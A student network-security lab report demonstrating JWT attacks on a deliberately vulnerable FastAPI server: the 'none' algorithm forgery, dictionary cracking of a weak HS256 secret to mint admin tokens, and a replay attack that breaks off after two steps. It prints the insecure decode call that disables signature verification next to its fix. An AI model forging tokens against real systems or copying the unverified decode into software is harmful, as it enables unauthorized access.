CS851: Network Security

Assignment 4 Lab Report

Submitted by

SAMYAK SHRIRAM GEDAM

Roll No: 252IS032

II Semester M-Tech CSIS

Department of Computer Science and Engineering
National Institute of Technology Karnataka
Surathkal, Mangalore-575025, India

2025–2026

1 Demonstration of JWT None Algorithm Attack

Objective:
To demonstrate the vulnerability of JSON Web Token (JWT) authentication when the server does not verify the token signature, allowing an attacker to modify the payload and escalate privileges.

Tools Used:

- FastAPI Vulnerable Server
- Restfox API Client
- JWT Debugger (`https://jwt.io`)

Step 1: Start the Vulnerable Server
The FastAPI server containing the vulnerable JWT verification logic is started using the Uvicorn server.



Figure 1: FastAPI server running with vulnerable JWT implementation

Step 2: Generate a Valid JWT Token

A request is sent to the `/login` endpoint using Restfox to generate a valid JWT token signed using the HS256 algorithm.



Figure 2: Send a request to generate a legitimate JWT token



Figure 3: JWT token generated from the login endpoint

Step 3: Decode the JWT Token

The generated token is copied and pasted into the JWT debugger available at `https://jwt.io`. The header and payload of the token are decoded to observe the claims contained in the token.



Figure 4: Decoded JWT header and payload on JWT debugger

A JWT consists of three parts: Header, Payload, and Signature, separated by dots.

`Header.Payload.Signature`

Step 4: Modify the Token (Attack)

The attacker modifies the token by changing the algorithm in the header from `HS256` to `none`. The payload is also modified to change the user role from `user` to `admin`. The signature part of the token is removed.



Figure 5: Modified JWT token with algorithm set to none

Step 5: Send Forged Token to the Server

The modified token is sent to the protected `/admin` endpoint using Restfox by including the token in the Authorization header.



Figure 6: Sending forged JWT token to the admin endpoint

Step 6: Successful Authentication Bypass

Since the server does not verify the signature of the JWT token, the modified token is accepted and the attacker gains unauthorized admin access.



Figure 7: Successful authentication bypass using forged JWT token

The server accepted the forged token even though it contained no valid signature. This confirms that the application is vulnerable to the JWT None Algorithm Attack.

Why This Attack Works

Your server uses:

```
jwt.decode(token, options={"verify_signature": False})
```

This disables signature verification, allowing attackers to:

- modify payload
- change algorithm to none
- remove signature

Secure Implementation (Fix)

Secure code:

```
jwt.decode(token, SECRET_KEY, algorithms=["HS256"])
```

This forces signature verification and prevents the attack.

If an attacker now attempts to send a token with the header:

```
"alg": "none"
```

the server rejects the request and returns:

```
Invalid Token
```

Result:

The attack successfully demonstrates that disabling signature verification in JWT authentication allows attackers to modify token payloads and gain unauthorized access to protected resources.

2 Secret Key Brute Force Attack on JWT

Objective:
To demonstrate how weak secret keys used in JWT signing can be discovered using brute force techniques, allowing attackers to forge valid tokens.

Concept of Secret Key Brute Force Attack

JSON Web Tokens (JWT) signed using symmetric algorithms such as `HS256` rely on a shared secret key to generate and verify the token signature. The signature is generated using a Hash-based Message Authentication Code (HMAC).

```
HMACSHA256(
base64UrlEncode(header) + "." + base64UrlEncode(payload),
secret_key
)
```

If the secret key used for signing the token is weak or predictable (for example `secret`, `password`, or `admin`), an attacker can attempt a brute force or dictionary attack to discover the key.

In a brute force attack, the attacker repeatedly tries different possible keys from a wordlist until the correct key is found. Once the secret key is discovered, the attacker can generate valid JWT tokens with modified payloads, such as changing the user role to `admin`. This allows the attacker to bypass authentication and gain unauthorized access to protected resources.

Therefore, the security of JWT tokens using symmetric signing algorithms heavily depends on the strength and randomness of the secret key used for signing.

Tools Used:

- FastAPI Vulnerable Server
- Restfox API Client
- JWT Cracker Tool
- Wordlist (secret_keys.txt)

Step 1: Generate a JWT Token

A request is sent to the login endpoint to obtain a JWT token signed using the HS256 algorithm.

Figure 8: JWT token generated from the server

Step 2: Perform Secret Key Brute Force

The attacker uses a JWT cracking tool with a dictionary wordlist to guess the secret key used to sign the token.



Figure 9: Brute forcing the JWT secret key using a wordlist

Step 3: Secret Key Discovered
The tool successfully discovers the secret key used for signing the JWT token.

```
Secret key found: secret
```



Figure 10: Secret key successfully discovered

Step 4: Forge a New Admin Token

After discovering the secret key used to sign the JWT token, the attacker can generate a new token with modified privileges.

The attacker creates a new payload with the role set to `admin` and signs the token using the discovered secret key.

```
payload = {
 "user": "attacker",
 "role": "admin"
}
```

Using the discovered key:

```
secret
```

the attacker generates a new valid JWT token.



Figure 11: Forged JWT token created using the discovered secret key

Step 5: Access Admin Endpoint
The forged token is then sent to the protected `/admin` endpoint.



Figure 12: Unauthorized admin access using forged JWT token



Figure 13: Unauthorized admin access using forged JWT token

Since the token is correctly signed with the discovered secret key, the server accepts the token and grants admin access.

Why This Attack Works
If weak or predictable secret keys are used, attackers can perform dictionary or brute force attacks to discover the key used to sign the JWT token.

Secure Implementation
To prevent this attack:

- Use strong randomly generated secret keys
- Use long keys (256-bit or higher)
- Rotate secret keys periodically

Result:
The experiment demonstrates that weak JWT secret keys can be discovered using brute force attacks. Once the secret key is obtained, attackers can generate valid forged tokens and gain unauthorized access to protected resources.

3 Demonstration of JWT Token Replay Attack

Objective:
To demonstrate how a valid JWT token can be reused multiple times by an attacker to access protected resources, resulting in a token replay attack.

Tools Used:

- FastAPI Vulnerable Server
- Restfox API Client

Step 1: Generate a JWT Token
A request is sent to the login endpoint to generate a valid JWT token.



Figure 14: JWT token generated from the login endpoint

Step 2: Access Protected Resource
The generated token is sent to the protected endpoint using the Authorization header.



Figure 15: Accessing protected resource using valid JWT token

